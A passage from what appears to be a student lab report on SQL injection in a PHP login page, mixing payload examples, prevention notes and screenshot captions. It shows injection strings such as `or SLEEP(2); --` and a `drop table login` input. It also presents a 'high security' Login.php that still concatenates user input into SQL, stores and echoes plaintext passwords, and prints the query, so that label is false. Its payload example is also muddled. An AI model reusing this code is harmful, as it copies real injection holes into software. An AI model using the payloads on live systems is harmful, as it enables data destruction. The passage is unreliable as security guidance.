
4) DROP TABLE

Suppose if my query is


```
SELECT * FROM login WHERE username='bhuvan' AND password='bhuvan' or SLEEP(2); -- ';
```

And if I entered 5; drop table login.

The statement will be valid and the table login will be dropped.



After clicking login.



PREVENTING SQL INJECTION

INPUT VALIDATION

Validate the input before using it. Check the input to make sure it has the expected form. Only allow exact data. Sanitise the input by modifying it or using it such that the result formed by construction is of the expected form.

SANITIZATION

1) Blacklisting:

Deleting characters that we don't want. Like ;, -- or '. except this character may be required too.

2) Escaping: Change problematic characters with safe ones. Add a backslash before these characters. \;, \' , \\, \-. But, sometimes, these characters maybe needed in SQL.

3) Prepared-statements: Bind variables. Bind variables are typed. Treat data according to its type. Decouple code and data. Decoupling lets us compile before binding the data.

CHECKING

Whitelisting: Check that the user input is safe. Maybe use regex. Uses the principle of fail-safe defaults. Safer to reject a invalid input than to fix it. Hard to do for rich-input. Need to cover a lot of edge cases.

MITIGATION

Mitigate the effects of an attack. Should do input validation regardless.


- Limit Privileges: reduces power of exploitation. Can limit commands and/or tables a user can access.
- Encrypt Sensitive data. Less useful, even if stolen

Login.php -> high security php code to authenticate web page

```
<?php
include 'config.php';
if (isset($_POST['uname']) && isset($_POST['password'])) {
    function validate($data){
        $data = trim($data);
        $data = stripslashes($data);
        $data = htmlspecialchars($data);
        return $data;
    }
    $uname = validate($_POST['uname']);
    $pass = validate($_POST['password']);
    if (empty($uname)) {
        header("Location: index.php?error=User Name is required");
        exit();
    }else if(empty($pass)){
        header("Location: index.php?error=Password is required");
        exit();
    }else{
        $sql = "SELECT * FROM login WHERE username='$uname' AND password='$pass'";
        $result = mysqli_query($conn, $sql);
        if (mysqli_num_rows($result) === 1) {
            $row = mysqli_fetch_assoc($result);
            if ($row['user_name'] == $uname && $row['password'] == $pass) {
                echo "\n<h1>Logged in!</h1><br><br>";
                echo "\n\n<h2>Query : " . $sql . "<h2>";
                ?>
                <br><br>
                <center>
                <table>
                <tr>
                    <th>Username</th>
                    <th>Password</th>
                </tr>
                <?php
                while($rows = $result->fetch_array(MYSQLI_ASSOC)){ ?>
                    <tr>
                        <td><?php echo $rows['username'];?></td>
                        <td><?php echo $rows['password'];?></td>
                    </tr>
                <?php
                }
                ?>
                </table>
            </center>
            <?php
        }
        exit();
    }
}
```

```
}else{
    header("Location: index.php?error=Incorrect User name or password");
    exit();
}
}else{
    header("Location: index.php?error=Incorrect User name or password");
    exit();
}
}
}else{
    header("Location: index.php");
    exit();
}
?>
```

Known username and password



The screenshot shows a web browser window with the title "LOGIN". The address bar displays "localhost:8080/sql_injection/index.php". The page has a green background. In the center, there is a dark green rounded rectangle containing the word "LOGIN" in white. Below this, there are two input fields: "User Name" with the text "bhuvan" and "Password" with masked characters "*****". A blue "Login" button is located at the bottom right of the dark green box.

LOGIN


User Name
bhuvan

Password


Login

After clicking “login” button


Successful login!



When user tried to attack using sql injection



After clicking login button



Thus we have discussed how to implement SQL injection attack in php based webapps and the ways to prevent them.